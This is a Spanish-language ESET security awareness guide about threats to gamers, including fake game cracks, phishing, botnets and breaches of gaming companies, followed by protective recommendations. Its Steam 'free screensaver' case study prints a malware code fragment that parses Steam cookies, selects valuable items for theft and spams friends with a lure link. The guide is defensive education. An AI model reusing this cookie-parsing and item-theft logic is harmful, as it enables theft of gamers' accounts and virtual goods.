SEGURIDAD PARA GAMERS:
PROTECCIÓN REAL EN MUNDOS VIRTUALES

ENJOY SAFER TECHNOLOGY™

CONTENIDO

INTRODUCCIÓN

Los avances tecnológicos aplicados a los videojuegos han convertido a esta industria en una opción de entretenimiento cada vez más atractiva. Desde sus comienzos hacia finales de la década del 70 y principios de los años 80, pasó de ser apenas un segmento de la industria informática a convertirse en una parte completamente independiente, de continuo desarrollo y que genera ingresos multimillonarios. Actualmente, compañías especializadas generan millones de dólares con la venta de consolas y videojuegos.

De manera paralela, se ha desarrollado un mercado floreciente de *hardware* específico para juegos, con tecnología de punta para fines de entretenimiento. Entre ellos se incluyen importantes desarrollos como las unidades de procesamiento gráfico (GPU) encargadas de generar los componentes visuales de los videojuegos modernos, o soluciones de refrigeración que utilizan nitrógeno líquido para mantener un desempeño óptimo. Adicional a esto, otras particularidades de esta industria son de llamar la atención.

Entre estas características se encuentran los recursos de *hardware y software* necesarios por los jugadores para tener una mejor experiencia, la masividad de usuarios junto con las transacciones monetarias que realizan para adquirir juegos o suscripciones, videojuegos que se encuentran disponibles en línea, así como las consolas que cuentan con acceso a Internet y otras funcionalidades, mismas que han generado interés entre los ciberdelincuentes que buscan obtener algún tipo de beneficio de la comunidad *gamer*, principalmente un rédito económico.

Los *gamers* son un grupo de usuarios que en los últimos años se ha convertido en blanco de ataques de *malware*, *phishing*, *exploits* y otras amenazas. La evolución de los juegos en línea, que pasaron de ser sencillos y de un solo jugador a complejas plataformas multi-usuario en línea, con cuentas de usuario, contraseñas y transacciones de dinero de por medio, ha logrado que los desarrolladores de códigos maliciosos pongan el foco en los consumidores de estos servicios y productos.

En este documento revisamos temas relevantes como los riesgos de seguridad asociados al uso de los videojuegos, las características que hacen de los *gamers* un objetivo para los ciberdelincuentes y los métodos empleados por atacantes para robar información. Además, analizamos casos reales de seguridad relacionados con los videojuegos, pero principalmente emitimos recomendaciones para evitar estas amenazas, con el propósito fundamental de disfrutar de la tecnología en forma más segura.

RIESGOS DE SEGURIDAD REALES EN MUNDOS VIRTUALES

Es posible creer que al estar inmersos en un videojuego no se está expuesto a algún tipo de amenaza, pero lo cierto es que alrededor de la industria de los videojuegos se utilizan grandes cantidades de recursos. Esto ha hecho que los creadores de *malware* y otro tipo de amenazas fijen sus ojos en estas plataformas, de manera que puedan tener acceso a dinero real invertido en un mundo virtual.

En variadas ocasiones, la temática de videojuegos es empleada para realizar acciones maliciosas, por ejemplo, propagar *malware* que busca robar cuentas de usuarios y contraseñas a través de *keyloggers*, gusanos o troyanos diseñados cuidadosamente con estos propósitos. También, estos temas son utilizados para llevar a cabo campañas de *phishing* con la intención robar información y realizar estafas a través del robo de números de tarjetas de crédito o la extracción de *bitcoins*.

Del mismo modo, se han identificado vulnerabilidades en motores de videojuegos, lo que hace que todos los juegos que tienen como base dicho motor sean vulnerables; de esta manera, se puede ejecutar código en el equipo del jugador sin su conocimiento ni consentimiento, lo que potencialmente llevaría a la instalación de *malware* sin requerir algún tipo de acción por parte del usuario, únicamente su actividad normal de juego. Aunque todavía no se tiene registro de esta forma de operar, pueden existir suficientes motivaciones para que personas maliciosas implementen este tipo de ataque.

Además de los riesgos asociados al *software y hardware*, también se consideran actividades indeseables en línea, como el *trolling o griefing* (la publicación de mensajes molestos en comunidades en línea), que comenzaron a proliferar con la popularización de los juegos *online*. La naturaleza exacta de estas actividades varía de acuerdo con el juego en cuestión, así como sus consecuencias, pero a pesar de ello, se trata de conductas inapropiadas. Éstas también incluyen hacer trampa, una práctica carente de ética en un juego, que en el contexto de los videojuegos es posible a través de medios informáticos.

Por otro lado, un nuevo paradigma de ataques tiene como objetivo las empresas de juegos y consolas, más que los usuarios, ya que con un solo ataque a una organización, es posible obtener información de una cantidad importante de sus usuarios. Por lo tanto, los jugadores ya no son el único objetivo, pues se tiene registro de ataques perpetrados de forma directa sobre empresas de esta industria, a través de campañas de denegación de servicio (DoS) o directamente sobre sus bases de datos, para extraer cuentas de usuario y contraseñas, así como información relacionada con las tarjetas de crédito de clientes.

Por lo tanto, queda de manifiesto que los riesgos de seguridad también están presentes en el contexto de los videojuegos: a pesar de que gran parte de la actividad de los *gamers* se desarrolla en ambientes virtuales (creados para entretener y generar periodos de esparcimiento entre los jugadores), los riesgos de seguridad son reales y pueden afectarlos de distintas maneras y a diferentes escalas.

¿POR QUÉ UN *GAMER* ES UN OBJETIVO PARA CIBERDELINCUENTES?

Los usuarios que pasan muchas horas envueltos en la dinámica de un videojuego, difícilmente dimensionan que pueden estar expuestos a riesgos de seguridad informática, ya que gran parte de su atención se centra en los juegos -quizá pensando que el hecho de no utilizar los recursos de su computadora como lo haría un usuario convencional, no los exponen a las amenazas informáticas.

Sin embargo, esta idea no es del todo acertada, pues la información que manejan, los recursos de cómputo que utilizan y principalmente la economía que gira entorno a los videojuegos, son una combinación atractiva para las personas que buscan lucrar con las actividades de los jugadores.

A continuación mencionamos las características que convierten a un *gamer* en una potencial víctima de los ciberdelincuentes:

- **Recursos de *hardware* poderosos**
  Los videojuegos cada vez se vuelven más sofisticados, con mejores gráficos y funcionalidades; por esta razón, requieren mayores recursos de *hardware y software,* que permitan desarrollar al máximo sus características. La capacidad de procesamiento puede ser un motivo para que los ciberdelincuentes busquen tener control sobre los equipos.

- **Periodos prolongados de conexión a Internet**
  Los videojuegos actuales requieren de prolongados y continuos accesos a Internet, ya sea a través de una consola o una computadora, lo que se convierte en una ventana de exposición para los cibercriminales que buscan afectar a los jugadores, al tiempo que puede ser utilizada para otros fines maliciosos.

- **Rápidas conexiones a Internet**
  Relacionado con el punto anterior, además del permanente acceso a Internet, se requiere un mayor ancho de banda para tener una mejor experiencia con los videojuegos que requieren mayor cantidad de recursos. Este ancho de banda también puede ser de interés para cibercriminales, si pensamos en el potencial que representa en velocidad de transferencia para actividades maliciosas.

- **Información importante para ciberdelincuentes**
  Los *gamers* utilizan cuentas de usuario y contraseñas para acceder a las plataformas en línea, suelen adquirir juegos con tarjetas de crédito y débito; algunos juegos requieren una suscripción de paga para poder conectarse a un servidor que permita acceder a las plataformas. Sin duda, toda esta información puede ser de interés para algún atacante.

- **Propiedades y objetos valiosos en los juegos**
  Los videojuegos permiten a los jugadores obtener elementos de edición limitada, únicos o con atractivos especiales para los personajes. Las empresas de juegos crean estos elementos y ajustan su grado de escasez para motivar a los jugadores a pagar con dinero real por ellos (para comprar los elementos o adquirir la moneda utilizada en el juego). El intercambio, trueque o compra/venta de objetos y habilidades de los personajes, también puede motivar a los atacantes para hacerse de algún bien de manera ilegítima.

- **Desarrollo de personajes en los videojuegos**
  Relacionado con el punto anterior, los jugadores suelen invertir tiempo en desarrollar un avatar para lograr altos niveles de evolución y destrezas dentro de los mundos virtuales, que facilitan el acceso a otros recursos y dinero en el juego, por lo que todo esto también contribuye a aumentar el interés de los cibercriminales, ya que esto también puede ser un elemento valioso que puede representar dinero real.

PRÁCTICAS ASOCIADAS A RIESGOS DE SEGURIDAD EN VIDEOJUEGOS

Los riesgos de seguridad relacionados con los videojuegos se presentan principalmente por prácticas comunes aplicadas durante los periodos de juego. A continuación revisamos algunas de ellas, que pueden afectar la experiencia de los jugadores.

- **Soluciones de seguridad deshabilitadas**
  Los recursos de cómputo requeridos por los videojuegos en ocasiones conducen a deshabilitar otros programas instalados en busca de tener un mejor desempeño, por ejemplo, soluciones antivirus, lo que deja desprotegidos los equipos. Los *firewalls* pueden ser deshabilitados ya que los juegos también pueden ocupar puertos y protocolos específicos que son bloqueados por estas herramientas. Todo esto se traduce en una mayor exposición a amenazas informáticas.

- **Jugar y navegar sin soluciones de seguridad**
  Una condición quizá más grave que deshabilitar las soluciones de seguridad, es no tenerlas instaladas y funcionando mientras se utilizan los juegos en línea o se descargan programas de Internet, como los supuestos *cracks* de juegos. Resulta más riesgoso ya que no solo pueden presentarse amenazas derivadas de juegos, sino de otras actividades como el uso de correo electrónico, redes sociales o la navegación por Internet.

- **Uso indiscriminado de redes P2P**
  Las redes *peer-to-peer* son muy utilizadas para compartir contenidos y la velocidad de transferencia depende de las computadoras conectadas a este tipo de redes, ya que aportan ancho de banda y espacio de almacenamiento. Por estas razones, una cantidad importante de recursos son intercambiados a través de estas conexiones, que incluyen a los juegos y de forma involuntaria, códigos maliciosos que buscan infectar una cantidad de usuarios cada vez mayor.

- **Descargar de archivos sin precaución**
  Relacionado con el punto anterior, una de las principales causas de infección por códigos maliciosos está relacionada con la descarga e instalación de programas y juegos sin la de debida precaución. Un método utilizado por cibercriminales para la propagación de *malware* consiste en incluir sus programas en archivos aparentemente inofensivos y con una temática de interés para los jugadores.

INGENIERÍA SOCIAL ENFOCADA EN LA COMUNIDAD *GAMER*

Las campañas de propagación e infección de *malware* no serían tan efectivas sin un grado de ingenio de los atacantes, que utilizando como base la Ingeniería Social, pretenden engañar a los jugadores. A continuación, revisamos algunas técnicas empleadas para afectar a los usuarios.

- **_Cracks_ funcionales y maliciosos**
  En ocasiones para obtener alguna funcionalidad especial de los videojuegos o evitar pagar el costo del mismo, los usuarios suelen recurrir a los denominados *cracks*. En algunos casos, además de cumplir con la función que prometen, también se encargan de instalar *software* malicioso en los equipos, pero en el peor de los escenarios, ni siquiera cumplen con la función de *crack* y además infectan el equipo del jugador.

- **_Cracks_ con archivos de tamaño considerable**
  Los ciberdelincuentes desarrollan códigos maliciosos en los cuales el tamaño del archivo es incrementado de manera artificial para hacerle creer a la víctima que se trata de un *crack* funcional. La realidad es que únicamente se trata de *malware* que se instala en los equipos, sin otorgarle al usuario la función esperada.

- **Íconos acordes al videojuego**
  La mayoría de los códigos maliciosos "comunes" utilizan íconos genéricos, sin embargo, aquellos diseñados para video jugadores suelen emplear otros en concordancia con el juego utilizado como anzuelo. También implementan otras formas de Ingeniería Social, como la inserción de información fidedigna en las propiedades del archivo ejecutable, lo que aumenta la creencia de que se trata de un *software* legítimo.

- **Campañas de *phishing* relacionadas con videojuegos**
  Además de *malware*, los videojuegos son utilizados para diseminar otras amenazas que buscan obtener información de los usuarios, tal es el caso de *phishing* que se propaga utilizando mensajes de correo electrónico y su propósito es robar contraseñas de cuentas de juegos en línea.

EMPRESAS DE CONSOLAS Y VIDEOJUEGOS, EN LA MIRA DE LOS ATACANTES

Como ya lo habíamos anticipado en este documento, los usuarios de videojuegos no son el único blanco de los cibercriminales. Una nueva tendencia orientada hacia las empresas desarrolladoras y comercializadoras de consolas y videojuegos ha puesto en relieve una forma en la que los atacantes pueden adueñarse de una cantidad importante de información de los usuarios, sin la necesidad de realizar campañas aisladas en busca de estos datos.

De esta manera, enfocándose en las empresas que almacenan la información de clientes y a través de ataques dirigidos, es muy probable que obtengan más beneficios que si busca infectar con códigos maliciosos a usuarios de manera independiente. Quizá el ejemplo más conocido sea el ataque a la plataforma de juegos *Sony PlayStation Network* en abril de 2011, que resultó en la extracción de nombres, direcciones y detalles de tarjetas de crédito de aproximadamente 77 millones de cuentas de usuarios.

Aunque la relevancia y consecuencias del ataque fue ampliamente documentado por los medios informativos, no se trata de un problema exclusivo de *Sony*, ya que otras empresas han sido objeto de ataques similares, como el caso de *Blizzard Entertainment*, una empresa desarrolladora y distribuidora de videojuegos, que también fue víctima del robo de datos.

Otro ataque especialmente diseñado consistió en la propagación de códigos maliciosos dirigidos a por lo menos 30 empresas de videojuegos de rol multijugador masivos en línea o MMORPG (por las siglas en inglés de *massively multiplayer online role-playing game*), donde los jugadores acceden a un juego de forma simultánea e interactúan en la plataforma.

En este caso, el objetivo del ataque era propagar *malware* en los equipos de los jugadores mediante el uso de un servidor de actualización del juego, manipular las monedas propias del juego, robar certificados digitales para crear *malware* firmado para facilitar su propagación y robar el código fuente del juego de rol masivo y multijugador para desplegarlo en servidores falsos.


Por todo lo anterior, queda comprobado que las empresas de la industria de los videojuegos están enfrentando amenazas especialmente diseñadas por los ciberdelincuentes con propósitos específicos, por lo que además de los ataques a usuarios, es probable que se continúen observando campañas ofensivas en contra de empresas de videojuegos.

ANÁLISIS DE CASOS REALES DE AMENAZAS INFORMÁTICAS EN VIDEOJUEGOS

1. Falso *crack* de *Mortal Kombat X* aloja *malware*

Previo al esperado lanzamiento de este popular videojuego de combate, comenzaron a circular falsas versiones del videojuego que infectaba los equipos de los jugadores, con una variante de la *botnet* Zbot (o Zeus). El archivo ejecutable "Mortal Kombat X Game Downloader.exe" simulaba descargar el juego, utilizando una barra de progreso de descarga.

Zeus (Detectado por los productos de ESET como *Win32/Spy.Zbot*) es un código malicioso que permite al atacante obtener control del equipo víctima y robar información, tomar capturas de pantalla, u obtener credenciales de acceso a distintos servicios. Las *botnets* pueden ser utilizadas como control remoto por los atacantes, e involucrar a los equipos personales en actividades delictivas, como ataques DDoS, propagación de *malware*, entre otras actividades maliciosas.



→ *Imagen. Falso crack para el juego Mortal Combat X.*

Más información en el siguiente enlace:
http://www.welivesecurity.com/la-es/2015/04/15/zeus-falso-crack-de-mortal-kombat/

2. *Exploit* en *Minecraft* facilita colapsar los servidores

Un investigador alertó sobre un *exploit* que aprovechaba una vulnerabilidad en *Minecraft*, que funcionaba a partir de la manera en la que el servidor de este popular juego descomprime y analiza los datos, misma que de ser aprovechada con fines maliciosos, podría generar una carga en el procesador que agotaría la memoria del servidor.

Adicional al reporte anterior, *Minecraft* había sido víctima de un ataque que incluyó la filtración de 1800 credenciales de acceso de jugadores. Se cree que esta fuga de datos pudo haber sido usada para dirigir campañas de *phishing* a los *gamers*, con el objetivo de comprometer los detalles de sus cuentas.

Más información en el siguiente enlace:
http://www.welivesecurity.com/la-es/2015/04/17/exploit-en-minecraft-colapsar-servidores/

3. "*Salvapantallas gratis*" detrás de robo de objetos valiosos en *Steam*

Algunos objetos valiosos para los jugadores son ofertados en sitios como *Marketplace* de *Steam*. Los delincuentes utilizaron estas ofertas para atraer a usuarios y afectarlos mediante técnicas de **Ingeniería Social,** que los instaba a instalar un aparentemente inofensivo salvapantallas, que en realidad contenía una amenaza para sus preciados bienes.

El robo de este tipo de bienes es frecuente cuando los jugadores reciben ataques de ciberdelincuentes a través de correos electrónicos de *phishing* o con *software* para el robo de contraseñas, que permitan el acceso a sus cuentas. En este caso, el salvapantallas que los usuarios identifican como tal por su extensión "*.scr*", se trataba en realidad de una aplicación maliciosa desarrollada en .NET que listaba los objetos virtuales de valor que pudiera tener la víctima haciendo una búsqueda por sus nombres. Los delincuentes buscan varios objetos usados en distintos juegos aunque principalmente se observó el interés en los juegos como *Global Offensive*, *DOTA 2 y Team Fortress 2*.

```
[STAThread]
private static void Main()
{
SteamWorker worker = new SteamWorker();
worker.addOffer("76561198125064394", "164798666", "Kodf_JPO");
worker.ParseSteamCookies();
if (worker.ParsedSteamCookies.Count > 0)
{
worker.getSessionID();
worker.addItemsToSteal("440,570,730,753",
"753:gift:570:rare,legendary,immortal,mythical,arcana,normal,unusual,ancient,tool,key:440:unusual,hat,to
ol,key:730:tool,knife,pistol,smg,shotgun,rifle,sniper rifle,machinegun,sticker,key");
worker.SendItems("");
worker.initChatSystem();
worker.getFriends();
worker.sendMessageToFriends("WTF Dude? http://screen-pictures.com/img_012/");
}
}
```

→ *Imagen. Lista de objetos virtuales de valor.*

Más información en el siguiente enlace:
http://www.welivesecurity.com/la-es/2014/11/19/gamers-steam-salvapantallas-gratis-robo-objetos/

4. Campaña de *phishing* a nombre de World of Warcraft

Generalmente los ataques de *phishing* se realizan a través del envío masivo de correos electrónicos y el uso de Ingeniería Social para adquirir información sensible de víctimas potenciales. Esta técnica no ha pasado desapercibida para el robo de información de inicio de sesión de cuentas de usuarios del juego *World of Worcraft*.


El ataque iniciaba con el envío masivo de un correo electrónico, indicando que existía un incumplimiento con los términos de uso en su cuenta del juego, por lo que sería inhabilitada. Para evitar la baja de la cuenta, el correo indicaba que se debía validar la pertenencia de la cuenta de *World of Warcraft* haciendo clic en un enlace incluido en el mismo correo. El enlace direccionaba a una página falsa con un formulario de acceso, que luego de recibir la información enviaba los datos al creador de la página apócrifa.

→ *Imagen. Mensaje de phishing para direccionar a sitio falso.*

Más información en el siguiente enlace:
http://www.welivesecurity.com/la-es/2011/10/17/world-of-warcraft/

5. *Crack* malicioso para el videojuego *Prototype 2*


Distintas campañas de propagación de códigos maliciosos emplean un tema específico, como sucedió con un troyano que simulaba ser un *crack* para el conocido videojuego *Prototype 2*. Una vez que el usuario ejecutaba este código malicioso, se le muestra una ventana en la que debería indicar una ruta para copiar los archivos ilegítimos del juego.



→ *Imagen. Ruta solicitada para descargar supuesto crack.*

Lo que sucedía es que además de la instalación del *crack*, se copiaba un código malicioso (Win32/Miner.NAB) que ocupaba los recursos de la computadora del usuario con diversos fines maliciosos. La amenaza intentaba camuflarse como un servicio legítimo de Windows, luego intentaba conectarse a pastebin.com para descargar un archivo denominado settings.txt, que incluía una lista de direcciones codificadas en Base64 desde las cuales descarga archivos como unzip.exe.

Posteriormente, se conectaba a varios sitios con el objetivo de descargar avisos publicitarios y de ese modo, generar ganancias ilícitas utilizando la computadora y la conexión a Internet de la víctima.



→ *Imagen. Archivo ejecutable de supuesto crack de Prototype 2.*

Más información en el siguiente enlace:
http://www.welivesecurity.com/la-es/2012/08/28/trojandropper-vb-ofv-caso-pirateria-ingenieria-social-codigos-maliciosos/

RECOMENDACIONES DE SEGURIDAD PARA *GAMERS*

Existe una serie de prácticas que contribuyen a evitar una cantidad importante de amenazas informáticas que buscan atentar contra los recursos de los *gamers*. En los siguientes puntos describimos algunas de estas prácticas que puedes poner en práctica.

- **Utilizar una solución contra códigos maliciosos**
  El uso de una herramienta antivirus se ha convertido prácticamente en una necesidad debido a la proliferación del *malware* en distintas plataformas y con diferentes objetivos, donde los videojuegos no son la excepción. Además de su correcta configuración, también es necesaria su constante actualización.

- **Considerar la utilización de un gestor de contraseñas**
  La vulneración de sistemas junto con prácticas como la reutilización de credenciales de acceso en distintas plataforma de juego por parte de los usuarios, conlleva el riesgo de que otras cuentas de usuario con las mismas credenciales sean comprometidas. Para evitar la práctica de utilizar contraseñas iguales en servicios diferentes, una solución pueden ser los gestores de contraseñas, de esta forma se evita recordar distintas credenciales de acceso.

- **Evitar interrumpir funcionalidades de seguridad**
  Con el objetivo de optimizar los recursos durante los períodos de juego, muchos usuarios detienen el funcionamiento de sus productos de seguridad, como el *firewall* o antivirus, quedando expuestos a posibles infecciones. Existen soluciones que ofrecen un "modo *gamer*", que además de deshabilitar notificaciones cuando se ejecuta una aplicación de pantalla completa para no interrumpir las partidas, también se configura automáticamente para causar el menor impacto en los recursos de tu equipo.

- **Emplear un segundo factor de autenticación**
  Diversos incidentes de seguridad relacionados con las contraseñas pueden ser mitigados con la aplicación de un segundo método de autenticación que permita verificar la identidad de un usuario. En caso de robo o pérdida de información de cuentas de juego, se dificulta el acceso a las mismas por personas ajenas, ya que además de requerir la contraseña tradicional, será solicitado otro elemento para la autenticación.

- **Cuidar la información que se publica en foros**
  Si bien compartir información y debatir acerca de videojuegos, así como buscar nuevas tácticas para videojuegos son actividades socorridas, los cibercriminales apuntan a los foros de juegos como una forma fácil de obtener largas listas de usuarios y contraseñas. En caso de acceder a ellas, es recomendable utilizar una clave diferente a la principal del juego y, en lo posible, incluso una cuenta alternativa.

- **Cuidar la información que se comparte en línea**
  Relacionado con el punto anterior, para evitar divulgar información importante, cuando se juega, lo más común suele ser comunicarse por mensajes de voz con otros usuarios durante el juego, para no perder valioso tiempo escribiendo. Cuando se utiliza el modo texto lo mejor es restringir la información que se comparte en los chats.

- **Evitar divulgar información personal**
  Relacionado con los puntos anteriores, es común que el nombre de usuario dentro del juego suele reflejar una descripción del jugador. A pesar de que algunas personas utilizan nombre camuflado, lo recomendable es evitar el uso del nombre real, e incluso abstenerse de subir una foto verdadera, ya que no se tiene la certeza de con quien se comparte esta información.

- **Adquirir productos de las tiendas oficiales**
  Es muy recomendable utilizar sitios oficiales para comprar los juegos online, o sino buscar tiendas virtuales reconocidas que brinden garantía en la transacción. Tal como lo revisamos en este documento, una cantidad importante de *malware* se distribuye a través de falsos *cracks*.

- **Verificar los archivos que se descargan de Internet**
  Es importante tener en cuenta que algunos archivos que se descarguen de Internet de sitios no oficiales, a pesar de tener un tamaño parecido o de instalar el juego, también pueden instalar otras aplicaciones maliciosas, por lo que se recomienda analizar este tipo de archivos.

- **Explorar las funcionalidades de los juegos**
  Conocer cómo funciona el juego para bloquear o denunciar otros jugadores, es útil para saber qué hacer en caso de que se detecten acciones maliciosas en el juego o conductas inadecuadas.

- **Actualizar el *software* que se emplea para la diversión**
  Es importante instalar las últimas versiones de los recursos utilizados por los juegos ya que, además de mejorar la calidad del juego, se cierran las puertas a errores de diseño y otras vulnerabilidades que pueden ser la puerta de entrada a un código malicioso o atacante. Además, es importante descargar actualizaciones y parches de seguridad para el juego de los sitios oficiales, de esta forma se evitan modificaciones maliciosas del sistema.

- **Evitar desactivar las soluciones de seguridad**
  Mientras se juega, es preciso mantener las soluciones de seguridad habilitadas (como antivirus o *firewall*), dado que es la mejor forma de mantener la protección contra ataques. Para esto es necesario configurarlo para lograr un mejor rendimiento del equipo.

CONCLUSIONES

El desarrollo y propagación de *malware*, así como otras amenazas dirigidas específicamente al mercado de los videojuegos, demuestra que el valor de los bienes propios de los juegos, así como todos los recursos y actividades que se encuentran en torno a esta industria, es atractivo para los delincuentes, quienes no solo se están enfocando en los jugadores, sino también en las empresas que los desarrollan y comercializan.

La cantidad, diversidad y complejidad de estos tipos de *malware*, así como la creciente adopción de medidas de protección similares a otras industrias (como la financiera), nos muestran que estamos al comienzo de una carrera tecnológica entre los cibercriminales y el mundo del juego, los primeros por beneficiarse de algún modo y el segundo para seguir ofreciendo satisfacciones a los usuarios.

Contar con un equipo con importantes características para disfrutar de la experiencia que ofrecen los juegos modernos, la obtención de bienes virtuales o las transacciones monetarias en torno a los videojuegos, contribuyen a poner al usuario en la mira de muchos cibercriminales.

En este contexto, todos tenemos una responsabilidad para evitar en la medida de lo posible, las amenazas informáticas que pudieran afectarnos. Los desarrolladores ofreciendo productos y servicios más confiables, las empresas protegiendo la información de sus clientes y los jugadores poniendo en práctica medidas de precaución cuando juegan, como cuidar su información personal, aprender sobre los riesgos, utilizar soluciones de seguridad existentes y mantener una conducta prudente cuando se emplean estos recursos de entretenimiento.

Lo anterior puede marcar la diferencia entre padecer las consecuencias de un incidente de seguridad y quizá entregar valiosos recursos a un cibercriminal, o bien, tener una agradable experiencia de juego. Porque después de todo, el propósito principal es disfrutar de tecnología más segura.


ENJOY SAFER
TECHNOLOGY™
Para más información, visita
www.eset-la.com/gamers
Síguenos en:
facebook.com/ESETLA
twitter.com/ESETLA